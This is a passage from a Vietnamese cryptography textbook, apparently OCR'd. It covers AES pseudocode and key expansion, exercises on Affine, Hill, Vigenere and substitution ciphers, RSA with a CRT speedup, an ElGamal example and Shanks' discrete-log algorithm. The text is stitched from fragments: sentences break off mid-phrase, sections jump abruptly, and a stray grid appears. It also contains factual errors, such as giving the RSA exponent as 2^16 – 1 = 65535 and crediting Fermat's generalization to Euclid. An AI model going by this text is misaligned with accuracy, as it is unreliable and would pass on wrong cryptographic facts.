Nr	Số lượng các vòng lặp của thuật toán, là một hàm của Nk và Nb (là các giá trị cố định) (Nr = 10, 12 hoặc 14 tương ứng với các giá trị khác nhau của Nk)
Rcon[]	Mảng word hằng số sử dụng trong các vòng lặp
RotWord()	Hàm sử dụng trong thủ tục sinh khóa nhận một word 4-byte và thực hiện một hoán vị vòng
ShiftRows()	Hàm sử dụng trong quá trình mã hóa, xử lý các trạng thái bằng cách dịch vòng ba hàng cuối của trạng thái với số lần dịch khác nhau
SubBytes()	Hàm biến đổi sử dụng trong quá trình mã hóa, xử lý một trạng thái bằng cách sử dụng một bảng thế phi tuyến các byte (S-box) thao tác trên mỗi byte một cách độc lập
SubWord()	Hàm sử dụng trong thủ tục sinh khóa nhận một word input 4-byte và sử dụng một S-box trên mỗi giá trị 4-byte này để thu được 1 word output
XOR	Phép or bit tuyệt đối
$\oplus$	Phép or bit tuyệt đối
$\otimes$	Phép nhân 2 đa thức (bậc nhỏ hơn 4) theo modulo $(x^4 + 1)$
$\bullet$	Phép nhân trên trường hữu hạn

2.5.3. Các ký hiệu và qui ước

2.5.3.1. Input và Output

Input và Output của chuẩn mã hóa cao cấp đều là các dãy 128 bit, còn gọi là các khối (block), độ dài của mỗi khối này là số bit dữ liệu mà nó chứa. Khóa của chuẩn mã hóa cao cấp là một dãy có độ dài 128, 192 hoặc 256 bit. Chuẩn mã hóa dữ liệu cao cấp không làm việc với các giá trị input, output và khóa có các độ dài khác (mặc dù thuật toán cơ sở của nó cho phép điều này).

Các bit của input, output và khóa của hệ mã được đánh số từ 0.

2.5.3.2. Đơn vị Byte

Đơn vị cơ bản để xử lý trong AES là một byte tức là một dãy 8 bit được xem như là một đối tượng đơn. Các giá trị input, output và khóa của hệ mã (được qui định trong phần 3.1) được xem là một mảng các byte. Các giá trị input, output và khóa của hệ mã được ký

```
begin
        byte state[4,Nb]
        state = in
        AddRoundKey(state, w[0, Nb-1]) // See Sec. 5.1.4
        for round = 1 step 1 to Nr–1
                SubBytes(state) // See Sec. 5.1.1
                ShiftRows(state) // See Sec. 5.1.2
                MixColumns(state) // See Sec. 5.1.3
                AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
        end for
        SubBytes(state)
        ShiftRows(state)
        AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])
        out = state
end
```


Sơ đồ thuật toán:

$b_i^{'} = b_i \oplus b_{(i+4)\bmod 8} \oplus b_{(i+5)\bmod 8} \oplus b_{(i+6)\bmod 8} \oplus b_{(i+7)\bmod 8} \oplus c_i$ trong đó $0 \le i < 8$ là bit thứ i của byte b tương ứng và c_i là bit thứ i của byte c với giá trị {63} hay {01100011}.

Các phần tử biến đổi affine của S-box có thể được biểu diễn dưới dạng ma trận như sau:

$$\begin{bmatrix} b_0^{'} \\ b_1^{'} \\ b_2^{'} \\ b_3^{'} \\ b_4^{'} \\ b_5^{'} \\ b_6^{'} \\ b_7^{'} \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \\ b_4 \\ b_5 \\ b_6 \\ b_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}$$

Hình sau minh họa kết quả của việc áp dụng hàm biến đổi SubBytes () đối với mảng trạng thái:



Bảng thế S -box được sử dụng trong hàm SubBytes () có thể được biểu diễn dưới dạng hexa như sau:

```
        w[i] = word(key[4*i], key[4*i+1], key[4*i+2], key[4*i+3])
        i = i+1
    end while
    i = Nk
    while (i < Nb * (Nr+1)]
        temp = w[i-1]
        if (i mod Nk = 0)
            temp = SubWord(RotWord(temp)) xor Rcon[i/Nk]
        else if (Nk > 6 and i mod Nk = 4)
            temp = SubWord(temp)
        end if
        w[i] = w[i-Nk] xor temp
        i = i + 1
    end while
end
```

SubWord() là một hàm nhận một input 4-byte và áp dụng bảng thế S -box lên input để nhận được một word output . Hàm RotWord() nhận một word input $[a_0, a_1, a_2, a_3]$ thực hiện một hoán vị vòng và trả về $[a_1, a_2, a_3, a_0]$. Các phần tử của mảng hằng số Rcon [i] chứa các giá trị nhận được bởi $[x^{i-1}, \{00\}, \{00\}, \{00\}]$ trong đó x^{i-1} là mũ hóa của x (x được biểu diễn dưới dạng {02} trên $GF(2^8)$) và i bắt đầu từ 1).

Theo đoạn giả mã trên chúng ta có thế nhận thấy rằng Nk word của khóa kết quả sẽ được điền bởi khóa mã hóa . Các word sau đó w [i] sẽ bằng XOR với word đứng trước nó w[i-1] với w[i-Nk]. Với các word ở vị trí chia hết cho Nk một biến đổi sẽ được thực hiện với w[i-1] trước khi thực hiện phép XOR bit , sau đó là phép XOR với một hằng số Rcon [i]. Biến đổi này gồm một phép dịch vòng các byte của một word (RotWord()), sau đó là áp dụng một bảng tra lên tất cả 4 byte của word (SubWord()).

Chú ý là thủ tục mở rộng khóa đối với các khóa có độ dài 256 hơi khác so với thủ tục cho các khóa có độ dài 128 hoặc 192. Nếu Nk = 8 và i – 4 là một bội số của Nk thì SubWord() sẽ được áp dụng cho w[i-1] trước khi thực hiện phép XOR bit.

2.5.4.3. Thuật toán giải mã

Thuật toán giải mã khá giống với thuật toán mã hóa về mặt cấu trúc nhưng 4 hàm cơ bản sử dụng là các hàm ngược của các hàm trong thuật toán giải mã . Đoạn giả mã cho thuật toán giải mã như sau:

```
InvCipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
begin
  byte state[4,Nb]
  state = in
```

```
    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1]) // See Sec. 5.1.4
    for round = Nr-1 step -1 downto 1
        InvShiftRows(state) // See Sec. 5.3.1
        InvSubBytes(state) // See Sec. 5.3.2
        AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
        InvMixColumns(state) // See Sec. 5.3.3
    end for
    InvShiftRows(state)
    InvSubBytes(state)
    AddRoundKey(state, w[0, Nb-1])
    out = state
end
```


2.5.4.3.1. Hàm InvShiftRows()

Hàm này là hàm ngược của hàm ShiftRows () . Các byte của ba hàng cuối của mảng trạng thái sẽ được dịch vòng với các vị trí dịch khác nhau . Hàng đầu tiên không bị dịch, ba hàng cuối bị dịch đi Nb – shift(r, Nb) byte trong đó các giá trị shift (r, Nb) phụ thuộc vào số hàng như trong phần 5.1.2.

Cụ thể hàm này tiến hành xử lý sau:

$$s'_{r,(c+shift(r,Nb)) \bmod Nb} = s_{r,c} \forall 0 < r < 4, 0 \le c < Nb(Nb = 4)$$

Hình minh họa:



$$s'_{2,c} = (\{0d\} \bullet s_{0,c}) \oplus (\{09\} \bullet s_{1,c}) \oplus (\{0e\} \bullet s_{2,c}) \oplus (\{0b\} \bullet s_{3,c})$$

$$s'_{3,c} = (\{0b\} \bullet s_{0,c}) \oplus (\{0d\} \bullet s_{1,c}) \oplus (\{09\} \bullet s_{2,c}) \oplus (\{0e\} \bullet s_{3,c})$$

2.5.4.3.4. Hàm nghịch đảo của hàm AddRoundKey()

Thật thú vị là hàm này tự bản thân nó là nghịch đảo của chính nó là do hàm chỉ có phép toán XOR bit.

2.5.4.3.5. Thuật toán giải mã tương đương

Trong thuật toán giải mã được trình bày ở trên chúng ta thấy thứ tự của các hàm biến đổi được áp dụng khác so với thuật toán mã hóa trong khi dạng của danh sách khóa cho cả 2 thuật toán vẫn giữ nguyên. Tuy vậy một số đặc điểm của AES cho phép chúng ta có một thuật toán giải mã tương đương có thứ tự áp dụng các hàm biến đổi giống với thuật toán mã hóa (tất nhiên là thay các biến đổi bằng các hàm ngược của chúng). Điều này đạt được bằng cách thay đổi danh sách khóa.

Hai thuộc tính sau cho phép chúng ta có một thuật toán giải mã tương đương:

1. Các hàm SubBytes () và ShiftRows() hoán đổi cho nhau ; có nghĩa là một biến đổi SubBytes () theo sau bởi một biến đổi ShiftRows () tương đương với một biến đổi ShiftRows() theo sau bởi một biến đổi SubBytes (). Điều này cũng đúng với các hàm ngược của chúng

2. Các hàm trộn cột – MixColumns() và InvMixColumns () là các hàm tuyến tính đối với các cột input, có nghĩa là:

InvMixColumns(state XOR Round Key) = InvMixColumns(state) XOR InvMixColumns(Round Key).


Các đặc điểm này cho phép thứ tự của các hàm InvSubBytes() và InvShiftRows() có thể đổi chỗ. Thứ tự của các hàm AddRoundKey() và InvMixColumns() cũng có thể đổi chỗ miễn là các cột của danh sách khóa giải mã phải được thay đổi bằng cách sử dụng hàm InvMixColumns().

Thuật toán giải mã tương đương được thực hiện bằng cách đ ảo ngược thứ tự của hàm InvSubBytes () và InvShiftRows (), và thay đổi thứ tự của AddRoundKey () và InvMixColumns() trong các lần lặp sau khi thay đổi khóa cho giá trị round = 1 to Nr-1 bằng cách sử dụng biến đổi InvMixColumns (). Các word đầu tiên và cuối cùng của danh sách khóa không bị thay đổi khi ta áp dụng phương pháp này.


Thuật toán giải mã tương đương cho một cấu trúc hiệu quả hơn so với thuật toán giải mã trước đó.

Đoạn giả mã cho thuật toán giải mã tương đương:

```
EqInvCipher(byte in[4*Nb], byte out[4*Nb], word dw[Nb*(Nr+1)])
begin
  byte state[4,Nb]
```



N•	O•	P•
Q•	R•	S•
T•	U•	V•



Gợi ý: đây là một hệ mã thay thế tượng hình.

Bài tập 3.4: Hãy tìm thông điệp bí mật ẩn giấu trong đoạn văn bản sau:

Dear George, 3rd March
Greetings to all at Oxford. Many thanks for your
letter and for the Summer examination package.
All Entry Forms and Fees Forms should be ready
for final dispatch to the Syndicate by Friday
20th or at the very least, I'm told, by the 21st.
Admin has improved here, though there's room
for improvement still; just give us all two or three
more years and we'll really show you! Please
don't let these wretched 16+ proposals destroy
your basic O and A pattern. Certainly this
sort of change, if implemented immediately,
would bring chaos.

Bài tập 3.5: Cho hệ mã Affine được cài đặt trên Z_{99}. Khi đó khóa là các cặp (a, b) trong đó a, b $\in Z_{99}$ với (a, 99) = 1. Hàm mã hóa E_K (x) = (a * x + b) mod 99 và hàm giải mã D_K (x) = a^{-1} * (x – b) mod 99.

a) Hãy xác định số khóa có thể được sử dụng cho hệ mã này.
b) Nếu như khóa giải mã là K^{-1} = (16, 7), hãy thực hiện mã hóa xâu m = "DANGER".

Bài tập 3.6: Cho hệ mã Affine được cài đặt trên Z_{39}. Khi đó khóa là các cặp (a, b) trong đó a, b $\in Z_{39}$ với (a, 39) = 1. Hàm mã hóa E_K (x) = (a * x + b) mod 39 và hàm giải mã D_K (x) = a^{-1} * (x – b) mod 39.

a) Hãy xác định số khóa có thể được sử dụng cho hệ mã này.
b) Nếu như khóa giải mã là K^{-1} = (23, 7), hãy thực hiện mã hóa xâu m = "ATTACK".

Bài tập 3.7: Cho hệ mã Affine được cài đặt trên Z_{55}. Khi đó khóa là các cặp (a, b) trong đó a, b $\in Z_{55}$ với (a, 55) = 1. Hàm mã hóa E_K (x) = (a * x + b) mod 55 và hàm giải mã D_K (x) = a^{-1} * (x – b) mod 55.

a) Hãy xác định số khóa có thể được sử dụng cho hệ mã này.

b) Khóa giải mã là K^{-1} = (13, 17), hãy xác định khóa mã hóa.

Bài tập 3.8: Giả sử hệ mã Affine được cài đặt trên Z_{99}.

a) Hãy xác định só khóa có thể có của hệ mã.
b) Giả sử khóa mã hóa là (16, 7), hãy xác định khóa giải mã.

Bài tập 3.9: Giả sử hệ mã Affine được cài đặt trên Z_{126}.

a) Hãy xác định só khóa có thể có của hệ mã.
b) Giả sử khóa mã hóa là (23, 7), hãy xác định khóa giải mã.

Bài tập 3.10: Cho hệ mã Hill có M = 2.

a) Ma trận A = $\begin{bmatrix} 5 & 3 \\ 13 & 17 \end{bmatrix}$ có thể được sử dụng làm khóa cho hệ mã trên không giải thích.

b) Cho A = $\begin{bmatrix} 12 & 5 \\ 3 & 7 \end{bmatrix}$ hãy thực hiện mã hóa và giải mã với xâu S = “HARD”.

Bài tập 3.11: Cho hệ mã Hill có M = 2.

a) Ma trận A = $\begin{bmatrix} 5 & 3 \\ 11 & a \end{bmatrix}$ được sử dụng làm khóa cho hệ mã trên. Hãy tìm tất cả các khóa có thể sử dụng của hệ mã trên.

b) Giả sử người ta sử dụng hệ mã trên để mã hóa bản rõ P = “EASY” và thu được bản mã là “UMQA”. Hãy thực hiện giải mã với bản mã là C = “MCDZUZ” và đưa ra bản rõ.

Bài tập 3.12: Cho hệ mã Hill có M = 2.

a) Ma trận A = $\begin{bmatrix} 15 & 13 \\ 7 & a \end{bmatrix}$ được sử dụng làm khóa cho hệ mã trên. Hãy tìm tất cả các khóa có thể sử dụng của hệ mã trên.

b) Giả sử người ta sử dụng hệ mã trên để mã hóa bản rõ P = “MARS” và thu được bản mã là “YARH”. Hãy thực hiện giải mã với bản mã là C = “MANNTF” và đưa ra bản rõ.

Bài tập 3.13: Cho hệ mã Vigenere có M = 6, K = “CIPHER”.

a) Hãy thực hiện mã hóa xâu P = “THIS IS MY TEST“.

b) Hãy thực hiện giải mã xâu M = “EICJIC RTPUEI GBGLEK CBDUGV”.

Bài tập 3.14: Cho hệ mã Vigenere có M = 6. Mã hóa xâu P = “THIS IS MY TEST“ người ta thu được bản mã là “LLKJML ECVVWM”.

a) Hãy tìm khóa mã hóa đã dùng của hệ mã trên.

b) Dùng khóa tìm được ở phần trên hãy giải mã bản mã C = “KLGZWT OMBRVW”.

Bài tập 3.15: Cho hệ mã Vigenere có M = 6. Mã hóa xâu P = “SPIRIT“ người ta thu được bản mã là “OXHRZW”.

a) Hãy tìm khóa mã hóa đã dùng của hệ mã trên.

b) Dùng khóa tìm được ở phần trên hãy giải mã bản mã C = “BQETYH HMBEEW”.

Bài tập 3.16: Cho hệ mã Vigenere có M = 6. Giải mã xâu C = “RANJLV” người ta thu được bản rõ là “CIPHER”.

a) Tìm khóa đã sử dụng của hệ mã trên.

b) Dùng khóa tìm được ở phần trên hãy hãy giải mã xâu M = “PLDKCI DUJQJO“.

Bài tập 3.17: Phương pháp mã hóa thay thế đơn giản

Đoạn văn bản sau được mã hóa bằng cách sử dụng một phương pháp mã hóa thay thế đơn giản. Bản rõ là một phần của một văn bản tiếng Anh viết hoa, bỏ qua các dấu câu. Hãy sử dụng bảng thống kê tần suất xuất hiện của các chữ cái trong tiếng Anh để giải mã bản mã đã cho.

ODQSOCL OW GIU BOEE QRROHOCS QV GIUR KIA QF Q DQCQSLR WIR

ICL IW CQFQF EIYQE YIDJUVLR FGFVLDF GIU SLV OCVI GIUR

IWWOYL IC VXQV DICPQG DIRCOCS VI WOCP VXL JXICLF ROCSOCS

LHLRG YQEELR OF Q POFVRQUSXV YICWUFLP CQFQ BIRMLR QCP

LHLRG YQEELR QFFURLF GIU VXQV XOF IR XLR WOEL IR

QYYIUCVOCS RLYIRP IR RLFLQRYX JRIKLYV LHLRG ICL IW BXOYX

OF DOFFOCS WRID VXL YIDJUVLR FGFVLD OF QAFIEUVLEG HOVQE

Bảng thống kê tần suất xuất hiện của các chữ cái trong tiếng Anh:

Chữ cái	Tần suất	Chữ cái	Tần suất	Chữ cái	Tần suất
A	8.2 %	J	0.2 %	S	6.3 %
B	1.5 %	K	08 %	T	9.1 %
C	2.8 %	L	4.0 %	U	2.8 %
D	4.3 %	M	2.4 %	V	1.0 %
E	12.7 %	N	6.7 %	W	2.3 %
F	2.2 %	O	7.5 %	X	0.1 %
G	2.0 %	P	1.9 %	Y	2.0 %
H	6.1 %	Q	0.1 %	Z	0.1 %
I	7.0 %	R	6.0 %		

Bài tập 3.18: Cho bản mã sau:

EYMHP GZYHH PTIAP QIHPH YIRMQ EYPXQ FIQHI AHYIW ISITK MHXQZ PNMQQ XFIKJ MKXIJ RIKIU XSSXQ ZEPGS ATIHP PSXZY H

Biết rằng bảng chữ cái sử dụng là tiếng Anh, hãy thực hiện các yêu cầu sau:

a) Hãy đưa ra bảng phân phối tần suất của các chữ cái trong bản mã trên.
b) Giả sử bản mã trên nhận được bằng cách sử dụng phương pháp mã hóa đổi chỗ hoặc thay thế đơn âm, hãy dựa vào bảng phân phối tần suất ở phần a để xác định xem khả năng nào là cao hơn (hệ mã đổi chỗ hay thay thế đơn âm)?
c) Hãy xác định bản rõ nếu như phần bắt đầu của bản rõ là "What ought …".
d) Giải thích cách thành lập khóa của hệ mã.

Bài tập 3.19 (khó):

Hãy giải mã bản mã được mã hóa bằng hệ mã Vigenere sau, xác định độ khóa sử dụng biết rằng bản rõ gồm các chữ cái trong bảng mã tiếng Anh.

IGDLK	MJSGC	FMGEP	PLYRC	IGDLA	TYBMR	KDYVY	XJGMR	TDSVK	ZCCWG	ZRRIP
UERXY	EEYHE	UTOWS	ERYWC	QRRIP	UERXJ	QREWQ	FPSZC	ALDSD	ULSWF	FFOAM
DIGIY	DCSRR	AZSRB	GNDLC	ZYDMM	ZQGSS	ZBCXM	OYBID	APRMK	IFYWF	MJVLY
HCLSP	ZCDLC	NYDXJ	QYXHD	APRMQ	IGNSU	MLNLG	EMBTF	MLDSB	AYVPU	TGMLK
MWKGF	UCFIY	ZBMLC	DGCLY	VSCXY	ZBVEQ	FGXKN	QYMIY	YMXKM	GPCIJ	HCCEL
PUSXF	MJVRY	FGYRQ								

Sử dụng một trong các ngôn ngữ lập trình C, C++, Java hoặc C# để làm các bài tập sau:

Bài tập 3.20: Viết chương trình đếm tần số xuất hiện của các chữ cái tiếng Anh trong một văn bản tiếng Anh ở dạng file text.

Bài tập 3.21: Viết chương trình đếm tần số xuất hiện của các chữ cái tiếng Việt trong một văn bản tiếng Việt ở dạng file RTF.

Bài tập 3.22: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã Ceasar.

Bài tập 3.23: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã Affine.

Bài tập 3.24: Viết chương trình tính định thức của ma trận vuông cấp N (N < 20).

Bài tập 3.25: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã Hill.

Bài tập 3.26: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã Vigenere.

Bài tập 3.27: Viết chương trình mã hóa và giải mã file theo hệ mã DES với các cơ chế mã hóa ECB, CBC.

Bài tập 3.28: Viết chương trình mã hóa và giải mã file theo hệ mã AES với các cơ chế mã hóa ECB, CBC.

- chọn hai số nguyên tố lớn ngẫu nhiên (cỡ gần 100 chữ số) khác nhau p và q
- tính N = p*q
- chọn một số e nhỏ hơn N và (e, ∅(N)) = 1, e được gọi là số mũ lập mã
- tìm phần tử ngược của e trên vành module ∅(N), d là số mũ giải mã
- khóa công khai là K_P = (e, N)
- khóa bí mật là $K_S = K^{-1}_P$ = (d, p, q)

Việc thiết lập khóa này được thực hiện 1 lần khi một người dùng thiết lập (thay thế) khóa công khai của họ. Mũ e thường là khá nhỏ (để mã hóa nhanh), và phải là nguyên tố cùng nhau với ∅(N). Các giá trị thường được chọn cho e là 3 hoặc $2^{16} – 1 = 65535$. Tuy nhiên khi e nhỏ thì d sẽ tương đối lớn . Khoá bí mật là (d, p, q). Các số p và q thường có giá trị xấp xỉ nhau nhưng không được bằng nhau . Chú ý là việc để lộ một trong các thành phần trên sẽ làm cho hệ mã hóa trở thành không an toàn.

Sử dụng RSA

- để mã hóa một thông điệp M: $C = M^e \pmod N$ (0<= M < N)
- giải mã: $M = C^d \pmod N$

Thuật toán mã hóa RSA làm việc được bởi vì nó dựa trên cơ sở toán học là sự tổng quát định lý Ferma nhỏ của Ơclit: $X^{\varnothing(N)} = 1 \pmod N$. Trong thuật toán RSA chúng ta chọn e và d là nghịch đảo của nhau trên vành $Z_{\varnothing(N)}$ với e được chọn trước.

Do đó chúng ta sẽ có $e.d \equiv 1 \bmod \varnothing(N)$, suy ra:

$M = C^d = M^{e.d} = M^{1+q.\varnothing(N)} = M . (M^{\varnothing(N)})^q = M \bmod N$

Công thức này đảm bảo việc giải mã sẽ cho kết quả đúng là bản rõ ban đầu (chú ý là điều này chỉ đúng khi p khác q).

Ví dụ 1: Cho hệ mã RSA có N = p*q = 11 * 47 = 517, e = 3.

- Hãy tìm các khóa công khai và bí mật của hệ mã trên
- Mã hóa bản rõ M = 26.

Đầu tiên ta tính được ∅(N) = 460 = 10 * 46, do (3,460) = 1 nên áp dụng thuật toán Ơclit mở rộng ta tìm được d = 307.

Vậy khóa công khai của hệ mã K_P = (e, N) = (3, 517), khóa bí mật là K_S = (d, p, q) = (307, 11, 47).

Mã hóa M = 26 ta có $C = M^e \bmod N = 26^3 \bmod 517 = 515$.

Độ an toàn của RSA

Độ an toàn của RSA phụ thuộc vào độ khó của việc tính ∅(N) và điều này đòi hỏi chúng ta cần phân tích N ra thừa số nguyên tố. Thuật toán phân tích số nguyên tố hiệu quả nhất hiện nay là Brent-Pollard, chúng ta hãy xem xét bảng thống kê sau để thấy được tốc độ hoạt động của nó:

Số chữ số trong hệ thập phân của N	**Số các thao tác Bit để phân tích N**

Một cách khác nữa để tăng tốc việc nhân các số lớn trong hệ mã RSA là sử dụng các phần cứng chuyên dụng với các thuật toán song song.

Như đã trình bày ở phần trước khi mã hóa chúng ta thường chọn e nhỏ để đẩy nhanh quá trình mã hóa nhưng điều này cũng đồng nghĩa là việc giải mã sẽ chậm do số mũ lớn. Một cải tiến đáng kể trong tốc độ giải mã RSA có thể nhận được bằng cách sử dụng định lý phần dư Trung Hoa làm việc với modulo p và q tương ứng thay vì N. Vì p và q chỉ bằng một nửa của N nên tính toán sẽ nhanh hơn nhiều.

Định lý phần dư Trung Hoa được sử dụng trong RSA bằng cách tạo ra hai phương trình từ việc giải mã $M = C^d \pmod N$ như sau:

$M_1 = M \bmod p = (C \bmod p)^{d \bmod (p-1)}$

$M_2 = M \bmod q = (C \bmod q)^{d \bmod (q-1)}$

Sau đó ta giải hệ:

$M = M_1 \bmod p$

$M = M_2 \bmod q$

Hệ này có nghiệm duy nhất theo định lý phần dư Trung Hoa

$M = [(M_2 + q - M_1)u \bmod q]\, p + M_1$

Trong đó $p.u \bmod q = 1$

Việc sử dụng định lý phần dư Trung Hoa là một phương pháp được sử dụng rộng rãi và phổ biến để tăng tốc độ giải mã của RSA.

Hiện tượng lộ bản rõ

Một hiện tượng cần lưu ý khi sử dụng các hệ mã RSA là hiện tượng lộ bản rõ . Ta hãy xét hệ mã RSA có N = p*q = 5*7, e = 17, khi đó với M = 6 ta có $C = 6^{17} \bmod N = 6$.

Tương tự với hệ mã RSA có N = p*q = 109*97, e = 865, với mọi M ta đều có $M^e \bmod N = M$.

Theo tính toán thì với một hệ mã RSA có N = p*q và e bất kỳ, số lượng bản rõ sẽ bị lộ khi mã hóa sẽ là (1 + (e-1, p-1))*(1 + (e-1, q-1)).

Trong số các hệ mã khóa công khai thì có lẽ hệ mã RSA (cho tới thời điểm hiện tại) là hệ mã được sử dụng rộng rãi nhất.Tuy nhiên do khi làm việc với dữ liệu đầu vào (thông điệp mã hóa , bản rõ) lớn thì khối lượng tính toán rất lớn nên trên thực tế người ta hay dùng hệ mã này để mã hóa các dữ liệu có kích thước nhỏ , hoặc có yêu cầu bảo mật cao , chẳng hạn như các khóa phiên (session key) trong các phiên truyền tin. Khi đó hệ mã RSA sẽ được sử dụng kết hợp với một hệ mã khối khác , chẳng hạn như AES , theo mô hình lai ghép như sau:

- Tìm khóa của hệ mã trên.
- Mã hóa bản rõ M = 3 với k được chọn bằng 36.

Trước hết ta tính $y = 5^{58} \bmod 97 = 44$, từ đó suy ra $K_P = (P, a, y) = (97, 5, 44)$ và $K_S = (58)$.

Để mã hóa thông điệp M = 3 ta tính khóa $K = 44^{36} \bmod 97 = 75$ sau đó tính:

- $C_1 = 5^{36} = 50 \bmod 97$
- $C_2 = 75.3 \bmod 97 = 31 \bmod 97$

Vậy bản mã thu được là C = (50, 31).

Vấn đề đối với các hệ mã khóa công khai nói chung và El Gamal nói riêng là tốc độ (do phải làm việc với các số nguyên lớn), bên cạnh đó dung lượng bộ nhớ dành cho việc lưu trữ các khóa cũng lớn. Với hệ mã El Gamal chúng ta cần gấp đôi bộ nhớ để chứa bản mã so với các hệ mã khác. Ngoài ra do việc sử dụng các số nguyên tố nên việc sinh khóa và quản lý khóa cũng khó khăn hơn với các hệ mã khối. Trên thực tế các hệ mã khóa công khai thường được sử dụng kết hợp với các hệ mã khối (mã hóa khóa của hệ mã) hoặc để mã hóa các thông tin có dung lượng nhỏ và là một phần quan trọng của một phiên truyền tin nào đó.

Thám mã đối với hệ mã El Gamal

Để thực hiện thám mã hệ mã El Gamal chúng ta cần giải bài toán Logaritm rời rạc . Ở đây chúng ta sẽ xem xét hai thuật toán có thể áp dụng để giải bài toá n này, với độ phức tạp và khả năng áp dụng khác nhau.

Thuật toán Shank

Thuật toán này còn có tên khác là thuật toán cân bằng thời gian – bộ nhớ (Time-Memory Trade Off), có nghĩa là nếu chúng ta có đủ bộ nhớ thì có thể s ử dụng bộ nhớ đó để làm giảm thời gian thực hiện của thuật toán xuống.

Input: số nguyên tố p, phần tử nguyên thủy a của Z_p^*, số nguyên y.

Output: cần tìm x sao cho $a^x \bmod p = y$.

Thuật toán:

Gọi $m = [(p-1)^{1/2}]$ (lấy phần nguyên).

Bước 1: Tính $a^{mj} \bmod p$ với $0 \le j \le m-1$.

Bước 2: Sắp xếp các cặp $(j, a^{mj} \bmod p)$ theo $a^{mj} \bmod p$ và lưu vào danh sách L_1.

Bước 3: Tính $ya^{-i} \bmod p$ với $0 \le i \le m-1$.

Bước 4: Sắp xếp các cặp $(i, ya^{-i} \bmod p)$ theo $a^{mj} \bmod p$ và lưu vào danh sách L_2.

Bước 5: Tìm trong hai danh sách L_1 và L_2 xem có tồn tại cặp $(j, a^{mj} \bmod p)$ và $(i, ya^{-i} \bmod p)$ nào mà $a^{mj} \bmod p = ya^{-i} \bmod p$ (tọa độ thứ hai của hai cặp bằng nhau).

